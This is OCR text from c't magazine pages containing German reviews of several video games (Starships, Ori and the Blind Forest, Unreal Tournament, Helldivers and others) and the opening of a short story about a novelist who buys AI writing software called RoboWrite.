Idee ⊕⊕ Spaß ⊕	Umsetzung ⊕ Dauermotivation ⊕
1 Spieler • Englisch • USK nicht geprüft; red. Empf.: ab 16 • 19 €	
⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht	

© Copyright by Heise Medien

Interstellare Herrschaft für Anfänger

Der Aufbau eines Imperiums ist kein Spaziergang – ob es um irdische Siedlungen und Länder geht oder wie bei **Sid Meier's Starships** um Welten, die im All verstreut sind. Gegnerische Fraktionen und Piratenflotten machen dem Spieler das Leben schwer, und in jeder Galaxie entbrennen Kämpfe um Ressourcen. Man braucht eine strapazierfähige Flotte – und jede Menge Torpedos.

Freunde der Civilization-Reihe werden sich trotz der Weltraumkulisse schnell heimisch fühlen. Starships nutzt die gleichen Strukturen von Fraktionen, Affinitäten und Forschungen wie Sid Meiers Eroberungsklassiker, wenn auch in sehr reduzierter Form. Der Gewinn neuer Planeten steht im Vordergrund; das zentrale Spielelement sind die Raumschlachten. Sie finden auf sehenswerten, nach dem Zufallsprinzip erzeugten Maps mit Sechseckfeldern statt. Rundenweise zieht der Spieler seine Schiffe, nutzt Kometen als Deckung und Wurmlöcher als Sprungtore, um hinter feindliche Linien zu gelangen. Alle Schiffe sind am Heck anfällig für Treffer von Laser oder Plasmawerfer. Einen Hauch von Unberechenbarkeit tragen die nicht lenkbaren Torpedos bei. Die Raumfahrzeuge lassen sich in neun Bereichen aufwerten – unter anderem bei den Waffen, bei Tarnung und Sensoren. Wer Feinde vertreibt oder besiegt, kann auf den freigekämpften Planeten Städte gründen und ausbauen. Geld, Nahrung, Forschung, Energie und Metall sind die fünf Ressourcen, die unterschiedlich verteilt sind. Wenn man keine Schutzmaßnahmen ergreift, können fremde Fraktionen die Planeten angreifen. Ein Himmelskörper verbleibt nur im Reich des Spielers, wenn seitens der lokalen Bevölkerung 100-prozentige Sympathie besteht.

Neben militärischen Aktionen gibt es auch Handel und Diplomatie, allerdings sind diese Aspekte nur rudimentär verwirklicht. Ärgerlich ist die störrische Kamerabedienung. Sie funktioniert mit den Pfeiltasten der PC-Tastatur, was nur Linkshänder freuen dürfte. Leider lässt sich die Tastenbelegung nicht ändern.

Starships legt den Schwerpunkt auf kurzweilige und vergleichsweise unkomplizierte Raumkämpfe. Auf lange Sicht gibt es aber zu wenig Abwechslung.

(Stephan Greitemeier/psz@ct.de)

Sid Meier's Starships	
Vertrieb	2K, www.2k.com/games/sid-meiers-starships
Betriebssystem	Windows 8, 7, Vista SP2; Mac OS ab 10.9; iPads ab iPad2/mini
Hardware-anforderungen	Mehrkernsystem, 2 GByte RAM, 256-MByte-Grafik
Kopierschutz	Online-Aktivierung und -Registrierung über Steam
Idee ○ Spaß ⊕	Umsetzung ○ Dauermotivation ⊖
1 Spieler • Deutsch • USK 12 • 15 €	

Glühender Waldretter

Dem Geisterbaum geht es schlecht. Eine dunkle Macht hat ihn verwundet, der Zauberwald ist verwüstet und garstige Kreaturen beherrschen sein Gebiet. Nur das kleine Geisterwesen Ori kann ihn noch retten.

Mit **Ori and the Blind Forest** legen die österreichischen Moon Studios ein fantastisches Abenteuer mit niedlichen Figuren und schneller Spielmechanik vor. Das Entwicklerteam arbeitet mit unabhängigen Künstlern, die in aller Welt verstreut leben.

In dem zauberhaft gestalteten Sidescroller geht es vorrangig ums Laufen, Springen und Klettern. Hindernisse wollen überwunden, Rätsel gelöst und Schlüssel gesammelt werden. Mit dem Geisterlicht „Sein" kommt schon früh ein Kampfelement hinzu. Das kleine freundliche Licht umschwirrt Ori und kann Blitze auf Feinden abfeuern. Es gibt eine Art Zielautomatik, sodass man sich ganz darauf konzentrieren kann, den Gegnern auszuweichen. Das ist wichtig, denn diese sind flink und stark. Wenn er stirbt, verglüht Ori schrecklich schön und wird am letzten selbst gesetzten Wegpunkt wiedergeboren. Auch Gegner lassen sich nicht endgültig ausschalten. Wenn man einen Bereich erneut betritt, entstehen sie an denselben Stellen wie zuvor. Das wirkt einerseits frustrierend, andererseits hinterlassen die lästigen Feinde aber Ressourcen wie Leben und Energie, von denen Ori abhängig ist. Mit ausreichend blauer Geisterkraft setzt man Wegpunkte und schaltet Talente frei. Die Fähigkeiten sind in drei Verzweigungssystemen organisiert. Schrittweise schaltet man durch Erkundung Gebiete einer weitläufigen Map frei. Das Ziel besteht darin, irgendwo die drei Elemente zu finden, die zur Wiederbelebung des Geisterbaums nötig sind: Wasser, Wind und Wärme.

Vor allem im Hinblick auf Grafik und Sound bietet das Spiel Ungewöhnliches. Eine märchenhafte Stimmung entsteht, tolle Effekte und ein bombastischer Soundtrack schlagen den Spieler in ihren Bann. Sehr schnelle Spielpassagen wechseln sich mit elegisch-traurigen Zwischensequenzen ab. Bisweilen wirkt der 2D-Hintergrund verwirrend: Einige Plateaus scheinen durch Überhänge versperrt, die aber tatsächlich zum Hintergrund gehören. Hier hilft nur Ausprobieren. Insgesamt haben die Moon Studios einen beeindruckenden Erstling geschaffen, der viele Stunden Spielspaß verspricht.

(Stephan Greitemeier/psz@ct.de)

Ori and the Blind Forest	
Vertrieb	Moon Studios GmbH, www.oriblindforest.com
Betriebssystem	Windows 8, 7; außerdem Xbox One
Hardware-anforderungen	Mehrkernsystem, 4 GByte RAM, 1024-MByte-Grafik
Kopierschutz	Online-Aktivierung und -Registrierung über Steam
Idee ⊕ Spaß ⊕	Umsetzung ⊕ Dauermotivation ⊕
1 Spieler • Englisch • USK 12 • 19 €	

© Copyright by Heise Medien

Kollektiv-Shooter

Um Spieler an seine nun kostenlos verfügbare Entwicklungsumgebung Unreal Engine 4 heranzuführen, hat Epic Games seinen 90er-Jahre-Shooter **Unreal Tournament** neu aufgelegt. Doch Epic stellt nur das Grundgerüst zur Verfügung. Maps, Waffen und Modifikationen kommen aus der Entwicklergemeinde, die das kostenlose Open-Source-Spiel immer weiter ausbaut.

Gut zehn Monate nach dem Neustart befindet sich der Shooter noch immer im Pre-Alpha-Status. Den Spieler erwarten die vier klassischen Spielmodi Duell, Deathmatch, Team Deathmatch und Capture the Flag, die sich mit fünf Modifikationen variieren lassen. Antreten darf man gegen bis zu zwölf menschliche Online-Kontrahenten oder Bots, deren Verhalten sich individuell festlegen lässt. Neben dem Vorzeigelevel „DM-Outpost23“ von Epic erinnern die 17 weiteren, von Spielern entwickelte Maps mit ihren kargen Texturen an die guten alten 90er Jahre, als Tempo und Spielfluss noch wichtiger waren als aufgedunsene Grafikeffekte. Die rudimentären Menüs sind zwar hässlich, lassen den Spieler jedoch flott eine neue Partie starten.

Selbst auf einem Mittelklasse-PC erreicht die neue Version ein erstaunlich hohes Tempo, das sogar alte Quake-Fans entzückt. Wenn auch die Engine ihre Stärken nur vereinzelt aufblitzen lässt, kann sie unter Windows mit schicker Grafik punkten. Unter OS X wird der Open-GL-Renderer allerdings noch von einigen grafischen Anomalien geplagt. Bis Unreal Tournament so weit wächst, dass es das Niveau der Vorgänger erreicht, ist noch sehr viel Arbeit nötig. Aber immerhin: Das Grundgerüst steht und wartet auf Helfer, die das Spiel weiter ausbauen.


Wer Unreal Tournament selbst mitgestalten will, findet auf der Webseite www.unrealtournament.com zahlreiche englischsprachige Video-Tutorials, die Schritt für Schritt erklären, wie man eine Map erstellt, neue Waffen und Figurenmodelle bastelt und Grafikeffekte aufpeppt. In den Foren kann man sich zu speziellen Design-Entscheidungen austauschen und Mitstreiter für größere Projekte finden.

Besonders aufwendige Modelle und Karten lassen sich über den Marketplace der Unreal-Engine verkaufen. Epic betreibt seinen Online-Shop nach dem Vorbild von Unity, in dem Entwickler ein eigenes Geschäft mit dem Vertrieb von Assets aufbauen können oder fertige Objekte für ihr eigenes Spiel finden. So gelingt der Einstieg in die Spiele-Entwicklung nahezu spielerisch und kann mit entsprechendem Talent und Ausdauer in einer professionellen Anstellung münden. Für Lehrer und Professoren bietet Epic zudem ein eigenes Ausbildungsprogramm mit speziellen Konditionen und Lehrplänen an. (hag@ct.de)

Unreal Tournament (Pre-Alpha)

Vertrieb	Epic Games, www. unrealtournament.com
Betriebssystem	Windows, OS X, (Linux geplant)
Mehrspieler	12 online
Idee ○ Spaß ⊕	Umsetzung ○ Dauermotivation ○
Englisch • keine Alterseinstufung • kostenlos	
⊕⊕ sehr gut ⊖ schlecht	⊕ gut ○ zufriedenstellend ⊖⊖ sehr schlecht

Indie- und Freeware-Tipps



Die beiden Indie-Entwickler Vi Hart und Nickey Case haben sich einen Abgrenzungs-Simulator namens **Parable of the Polygons** (Browser) ausgedacht. In dem kostenlosen Spiel gilt es, gelbe Dreiecke und blaue Quadrate glücklich zu machen, die auf einer Matrix in direkter Nachbarschaft leben. Ihr Glück hängt davon ab, von wie vielen Gleichgesinnten sie umgeben sind. Der Spieler kann an den Prozentverhältnissen drehen, wie viele Andersartige sie akzeptieren und die anschließende Gruppenbildung beobachten. Wer nur Gleichgesinnte sucht, gluckt stärker zusammen als derjenige, der ein möglichst vielfältiges Umfeld bevorzugt – eine hübsche und lehrreiche Aufarbeitung des Problems der Gettoisierung.

In **Sine Rider** (Unity-Browser, Windows, OS X, Linux) zeigt Chris Walker die Schönheit mathematischer Funktionen. Zwei kleine Figuren fahren mit ihrem Schlitten auf einer Funktionskurve entlang und müssen verschiedene Punkte A, B, C und D in der richtigen Reihenfolge abklappern. Damit dies gelingt, muss der Spieler eine geeignete Formel finden und so abändern, dass der Schlitten die korrekte Strecke abfährt.

Später kann er die Funktionen auch zeitlich verändern. Die Lösungen sind dabei nicht determiniert, sondern lassen dem Spieler Freiräume für eigene künstlerische Ansätze.

Um die Rätsel in **Phonopath** (Browser) zu lösen, braucht der Spieler einen Audio-Editor (beispielsweise das kostenlose Audacity), um Audio-Dateien zu analysieren.

Entwickler Kevon Regamey hat nämlich die Passwörter, um zum nächsten Rätsel zu kommen, in Wav-Dateien versteckt, die man auf seinen Rechner herunterlädt. Das erste Puzzle ist noch einfach. Hier gilt es, schlicht die Audio-Datei rückwärts abzuspielen. Später muss man jedoch auch das Tempo anpassen oder die Frequenzen mit einem Spektrometer darstellen, in denen der Entwickler Puzzlestücke platziert hat. Ein äußerst kniffliges Spiel, an dem Audio-Spezialisten ihre Freude haben.

Mehr Tipps für originelle Indie-Spiele finden Sie in unserem Video-Blog „c't zockt“ auf ct.de und auf unserer gleichnamigen Kurator-Liste auf Steam. (hag@ct.de)

c't c't-Video und Links: ct.de/yrba

© Copyright by Heise Medien

Knappes Kanononenfutter

Als Weltraum-Söldner kämpft der Spieler im Top-Down-Action-Shooter **Helldivers** gegen Krabbelviecher und Cyborgs, die Freiheit und Demokratie bedrohen. In ihrem Sci-Fi-Kriegsspiel orientieren sich die schwedischen Arrowhead Game Studios lose an Robert A. Heinleins „Starship Troopers“ und stimmen in ihrer Übertreibung zuweilen den satirischen Unterton der Verhoeven-Verfilmung von 1997 an.

Helldivers

Vertrieb	Sony Computer Entertainment
Betriebssystem	PS3/4/Vita
Idee ○	Umsetzung ○
Spaß ⊕	Dauermotivation ○
1 bis 4 Spieler • Deutsch • USK 12 • 20 €	

Als Helldiver erledigt der Spieler verschiedene Missionsaufgaben auf zufällig erzeugten Planetenoberflächen. Munition ist stets knapp und so muss er sich gut überlegen, wie er die Gegnerhorden am effizientesten mit Gewehrsalven und Granaten niedermacht. Statt Dauerfeuer zu geben, ist man immer wieder auf der Suche nach einem halbwegs ruhigen Plätzchen, um Nachschub vom Mutterschiff anzufordern oder ein Automatikgeschütz aufzustellen. Die wechselnden Gegnertypen und Waffensysteme sorgen immer wieder für neue taktische Herausforderungen.

Grafisch hat Helldivers wenig Spektakuläres zu bieten. Die Planetenoberflächen wurden spartanisch gestaltet. Zum wuchtigen Soundtrack ertönen deftige Kampfgeräusche und übertrieben pathetische Parolen.

Der Spieler kann die Missionen auch mit bis zu drei Mitstreitern kooperativ bestreiten. Dann wirds hektisch, weil sich die Gegner gegenseitig ins Gehege kommen. Im Getümmel brach im Test öfters die Online-Verbindung ab. Ansonsten lief die Testversion auf der PS4 flüssig, auf der PS Vita ruckelte es leicht.

Insgesamt kann Helldivers Solospieler mit seinen fordernden Kämpfen unterhalten, der Co-op-Modus hingegen bedarf einer Überholung.

(Peter Kusenberg/hag@ct.de)

Erbarmungslos

Der Top-Down-Shooter **Hotline Miami 2: Wrong Number** setzt das Erfolgsrezept des Vorgängers fort und provoziert mit blutigen Pixelszenen und einem unbarmherzigen Schwierigkeitsgrad.

In der bizarren Gangsterstory steuert der Spieler abwechselnd rund ein Dutzend verschiedener Figuren und durchlebt mit ihnen eine komplexe Kriminalstory, die sich über die 80er und 90er-Jahre erstreckt. Jede Spielfigur hat andere Vorzüge und Macken. Ein Geschwisterpaar tritt beispielsweise nur simultan auf. Der Schriftsteller wiederum mag keine Schusswaffen und kann Missionen ohne einen Mord absolvieren. Dadurch wirkt Wrong Number abwechslungsreicher und umfangreicher als der erste Teil.

In den Missionen heißt es stets, schneller zu sein als die Gegner. Ein einziger Treffer kann einen Neustart bedeuten. Dabei geht es keinesfalls zimperlich zu: Schnell und präzise muss man die Gegner mit einer Schrotflinte erwischen oder mit einem Brecheisen den Schädel einschlagen. Wegen der groben Retro-Grafik spielen sich die Details nur im Kopf ab. Der treibende Elektro-Soundtrack verwandelt das Spiel in einen surrealen Farbenrausch.

Die Steuerung wurde zwar mit einer automatischen Zielfunktion vereinfacht, trotzdem zog der Schwierigkeitsgrad weiter an. Denn die Gegner sind zahlreich, flink und treffsicher und ändern ihre Laufroutinen, was jeden Durchgang zu einer neuen Herausforderung macht. Nicht immer findet man in den nun wesentlich größeren Räumen eine Deckung. Einige Zwischenspeicherpunkte verhindern jedoch, dass man das kompletten Level wiederholen muss – sonst würde der Spieler vor lauter Frust bei der 25. Wiederholung seinen Controller an die Wand pfeffern.

Hotline Miami 2 ist eine trashige Hommage an die 90er, eine Art frühes GTA auf Speed, bei dem Tempo, Grafikstil, Story, Soundtrack und der fordernde Schwierigkeitsgrad ein sehr stimmiges Gesamtkunstwerk ergeben, das frustresistente Fans rund zehn Stunden mit Adrenalin vollpumpt.

(Peter Kusenberg/hag@ct.de)

Hotline Miami 2: Wrong Number

Vertrieb	Dennaton Games
Betriebssystem	Steam (Windows, OS X, Linux), PS4/Vita
Idee ○	Umsetzung ⊕
Spaß ⊕	Dauermotivation ⊕
1 Spieler • Deutsch • USK 18 • 15 €	

Packendes Remake

2011 erschien mit **Xenoblade Chronicles** eines der besten japanischen Rollenspiele. Allerdings wurde es von nur wenigen wahrgenommen, weil die Wii zu dem Zeitpunkt ihre besten Jahre bereits hinter sich hatte. Wer es damals verpasst hat, kann die packende Geschichte um den Helden Shulk, der mit seinen Freunden eine Sci-Fi-Welt gegen feindliche Roboter verteidigt, jetzt nahezu unverändert auf der New 3DS erleben.

Wie in Final Fantasy bereist der Spieler auch hier eine offene Spielwelt und erlebt eine epische Story mit zahlreichen Nebenfiguren und exotischen Gegnern. Das Echtzeit-Kampfsystem überrascht Genre-Kenner. Neben taktischem Kalkül braucht es schnelle Konter und konzertierte Aktionen, in denen ein Held ein Monster ablenkt, während die anderen angreifen. Dank der Kamerasteuerung über den zweiten Analog-Knopf der New 3DS behält man die Kämpfe stets gut im Auge. Gegner fixiert man mit der Schultertaste.

Zwar warten in der weitläufigen Spielwelt imposante Städte und vertrackte Höhlen, mangels detaillierter Landschaftselemente wirkt die Grafik jedoch karg. Gräser, Bäume und Tiere sehen klobig aus, Figuren zeigen lediglich eine reduzierte Mimik und Gestik. Immerhin läuft das Spiel ruckelfrei mit kurzen Ladezeiten; der Spielstand lässt sich jederzeit sichern. Ungewöhnlich ist der poppige Soundtrack, die englische Sprachausgabe ist aber durchaus gelungen.


Trotz der etwas glanzlosen Präsentation zieht dieses mindestens 70 Stunden dauernde Rollenspielepos Genreliebhaber in seinen Bann. Die Xenoblade-Abenteuer sollen noch in diesem Jahr auf der Wii U fortgesetzt werden.

(Peter Kusenberg/hag@ct.de)

Xenoblade Chronicles 3D

Vertrieb	Nintendo
Betriebssystem	New 3DS
Idee ○	Umsetzung ⊕
Spaß ⊕⊕	Dauermotivation ⊕⊕
1 Spieler • deutsche Untertitel • USK 12 • 45 €	

© Copyright by Heise Medien



Als das altmodische Festnetztelefon auf Franks Schreibtisch klingelte, verzog dieser angewidert sein Gesicht. Das konnte nur eines bedeuten: Sein Verleger rief an, um ihn an den Abgabetermin für den neuen Roman zu erinnern.

Widerwillig hob er ab: „Frank Dekker, hallo?“

„Einen wunderschönen guten Tag, mein lieber Frank“, tönte die joviale Stimme von Marian Öhlinger aus dem Hörer und bestätigte damit Franks schlimmste Befürchtung.

„Ihnen auch einen guten Tag“, antwortete Frank und verdrehte die Augen. „Was kann ich für Sie tun?“

„Ach Frank, jetzt tun Sie doch nicht so unschuldig! Sie wissen so gut wie ich, dass übernächste Woche Redaktionsschluss für den neuen ‚Marc Scott‘-Roman ist. Und bemüht, wie ich eben bin, will ich mich bei Ihnen erkundigen, wie es Ihnen damit so geht?“

„Ich bin dran“, erwiderte Frank knapp, „Sie werden das Manuskript rechtzeitig bekommen.“

In Wahrheit hatte er noch kein einziges Wort geschrieben, doch das brauchte der fette Schnösel ja nicht unbedingt zu wissen, oder? Frank wusste außerdem, dass er, wenn er einmal eine Idee hatte, die geforderten 160 000 Anschläge wie nichts herunterklopfen konnte – wenn auch in einigen Nachtschichten. Das Problem war nur, dass ihm bis jetzt noch absolut nichts eingefallen war.

Als hätte der Verleger seine Zweifel durchs Telefon gespürt, insistierte er:

© Copyright by Heise Medien

„Wissen Sie, mein Lieber, es ist ja nicht so, dass ich an Ihrer Termintreue zweifeln würde, aber in letzter Zeit ließ – hmm, wie soll ich sagen? – auch die Qualität Ihrer Storys ein bisschen zu wünschen übrig. Kein Pfeffer drin, verstehen Sie?"

Frank verkrampfte sich innerlich. Leider musste er Marian Öhlinger in diesem Punkt insgeheim recht geben: Selbst wenn ihn die Muse küsste und er eine Idee für eine neue Geschichte hatte, war sie meistens nicht besonders originell. Früher war es auch viel einfacher gewesen: Die zahlreichen Affären mit den weiblichen Mitgliedern seines Fanclubs hatten gute Vorlagen für seine schmalzigen Liebesstorys abgegeben. Durch die allmähliche Überalterung seiner Leserschaft war diese Quelle der Inspiration aber im Laufe der Zeit versiegt, und so quälte er sich immer mehr durch mühsam konstruierte Handlungsstränge.

Frank versuchte seiner Stimme einen Klang zu geben, dem man seine eigene Unsicherheit nicht anmerkte: „Sie brauchen sich keine Sorgen zu machen, der nächste Roman wird die Leserinnen sicher wieder begeistern. Immerhin bin ich Ihr bestes Pferd im Stall, oder?"

Statt der erwarteten schnellen Zustimmung blieb es jedoch unüblich lange still in der Leitung und als Marian Öhlinger endlich antwortete, hatte seine Stimme einen kalten Ton angenommen: „Das waren Sie vielleicht einmal, aber mittlerweile gibt es eine Menge junger Pferde. Hungrige Pferde, die auch an das Heu wollen … Haben wir uns verstanden?"

Frank schluckte so hart, dass es seinem Gesprächspartner am anderen Ende der Leitung nicht entgehen konnte. „Natürlich, Herr Öhlinger. Ich lasse mir etwas einfallen. Versprochen!"

„Das will ich hoffen … Ich würde ungern Ihren Vertrag kündigen, aber ich muss auch auf mein Geschäft schauen. Guten Tag!"

Ja, das musst du wohl … dachte Frank, während er dem Besetztton lauschte. Öhlinger hatte aufgelegt. Während Frank ebenfalls den Hörer langsam auf die Gabel sinken ließ, hatte er ein Gefühl, als würde ihm der Boden unter den Füßen weggezogen werden. Wenn der Verleger seine Drohung wahr machte, würde es das Ende seiner Schriftstellerkarriere bedeuten. Niemand sonst würde sein Geschreibsel veröffentlichen und er müsste sich einen Job in einem Schnellimbiss suchen. Allein bei dem Gedanken schüttelte sich Frank innerlich. Er brauchte dringend eine gute Story.

Hektisch grübelnd öffnete er seine Rechercheseite. Wenn es darum ging, sich die Arbeit leicht zu machen, war er doch eigentlich immer sehr clever gewesen. Er tippte in die Suchleiste: „Liebesroman schreiben, originelle Handlung erfinden". Vielleicht fand er ein Autorenportal, wo er sich eine gute Idee klauen konnte. Die ersten Suchergebnisse waren natürlich gesponserte Links, die er gewöhnlich ignorierte. Diesmal jedoch sprang ihm der Text der allerobersten Werbung regelrecht ins Auge:

„RoboWrite nimmt Ihnen das Schreiben ab – unsere cloudbasierten neuronalen KI-Algorithmen greifen auf über 10 Millionen Werke der Literatur zurück, um Ihnen zum Erfolg zu verhelfen. Sie wählen Charaktere, Stil und Storyboard, den Rest erledigt RoboWrite für Sie!"

Konnte das wahr sein? Frank war in Bezug auf Software und Computer eher ein normaler User als ein IT-Freak und tat sich daher in der Beurteilung des soeben Gelesenen schwer. Andererseits hatte selbst er schon von intelligenten Haushaltsgeräten oder selbstständig fahrenden Autos gehört, von daher kam ihm eine automatisch schreibende Autorensoftware gar nicht so unplausibel vor.

„Na, was soll's", dachte er bei sich und klickte auf den Link, „Ich bin sowieso so gut wie am Arsch!"

Die professionell wirkende Website empfing ihn mit einer Tour durch die Features von RoboWrite, die Frank nur zum Teil verstand, aber es gab auch Textbeispiele aus den verschiedensten Literaturgattungen, die von einer beeindruckenden Qualität waren – sofern sie wirklich von der Software generiert worden waren. Es gab auch eine Seite mit Testimonials diverser Autoren, darunter waren auch einige bekanntere Namen.

Den Ausschlag gab letztendlich, dass der Hersteller eine „Geld-zurück-Garantie" gewährte, falls die Software nicht innerhalb von 30 Tagen die Anforderungen des Kunden erfüllen würde. Frank war verzweifelt genug, dass er schließlich seufzend seine Kreditkarte zückte und sich für die jederzeit kündbare Abo-Version von RoboWrite entschied. Fünf Minuten später war die Software installiert.

Skeptisch startete Frank das Programm, klickte das Angebot zu einem Tutorial ungeduldig weg und fand sich auf dem Startbildschirm des Projektassistenten wieder. Aha!

„Bestimmen Sie bitte das Genre Ihres Projekts", las er als Überschrift, unter der sich eine ausufernde Anzahl an literarischen Ausdrucksformen tummelte, von „avantgardistischer Lyrik" bis „Zombie-Thriller". Er fand nach kurzer Suche den „Liebesroman" und hakte befriedigt die Checkbox daneben an.

„Definieren Sie bitte die handelnden Personen, beginnen Sie dabei mit der wichtigsten Figur", forderte die Software als Nächstes von ihm. Der Cursor stand bereits blinkend in einem Textfeld, das mit „Namen der Person" untertitelt war. Ohne zu überlegen tippte er „Marc Scott" in das Feld, den Namen seines Lieblingsprotagonisten, der schon in einem guten Dutzend seiner Schmalzstorys die Hauptrolle gegeben hatte und bei den Leserinnen stets gut angekommen war.

Nach dem Drücken der Eingabetaste erschien ein erweitertes Dialogfeld, das mit „Eigenschaften von Marc Scott" betitelt war und in Abschnitte wie „körperliche Merkmale", „Charakter", „Vorgeschichte" und so weiter unterteilt war. Ein Hinweis belehrte ihn, dass er nicht alle Eigenschaften festlegen musste, nicht definierte Merkmale würden im Handlungsverlauf einfach keine Erwähnung finden. Das fand Frank gut, denn er pflegte das Äußere seiner Personen eher offen zu lassen, damit sich jeder Leser das in seiner Fantasie passende Bild machen konnte. So gab er nur das Alter mit „30 bis 40" an.

Bei den Charaktereigenschaften dagegen verweilte er länger, denn ein „guter" Liebesroman lebte hauptsächlich von emotionalen Faktoren, hier war Frank in seinem Element. Neben „selbstbewusst", „wortgewandt" und „charmant" gab er seinem Helden auch noch „einfühlsam" und „sensibel" mit auf seinen literarischen Lebensweg, schließlich war der fiktive Marc Scott ja ein Frauenversteher.

Beim nächsten Punkt, „Vorgeschichte der Person", kam ihm die Software massiv zu Hilfe, denn sie bot als Option an, bisherige Werke, in denen die Figur bereits einen Auftritt hatte, per Datenbankrecherche zu finden und die Handlung zu berücksichtigen. „Klasse!", dachte sich Frank, „Nie mehr Probleme mit der Kontinuität."

Als Nächstes legte er eine weitere Person an, nämlich „Julia Stein", eine etwa dreißigjährige Frau, die von ihrem Mann verlassen worden war, weil dieser nicht mit der Behinderung der gemeinsamen Tochter klarkam. Den Ex-Gatten sowie eine notgeile Nachbarin von Marc und einen windigen Nebenbuhler um die Gunst der schönen Julia erfand Frank ebenfalls im Handumdrehen.

